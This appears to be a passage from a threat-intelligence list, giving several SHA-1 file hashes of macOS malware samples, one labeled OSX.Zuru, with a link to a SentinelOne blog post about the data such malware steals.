7edead477048b47d2ac3abdc4baef12579c3c348  
958147ab54ee433ac57809b0e8fd94f811d523ba  
fb83d869f476e390277aab16b05aa7f3adc0e841

**OSX.Zuru**

20acde856a043194595ed88ef7ae0b79191394f9

---

Source: <https://www.sentinelone.com/blog/session-cookies-keychains-ssh-keys-and-more-7-kinds-of-data-malware-steals-from-macos-users/>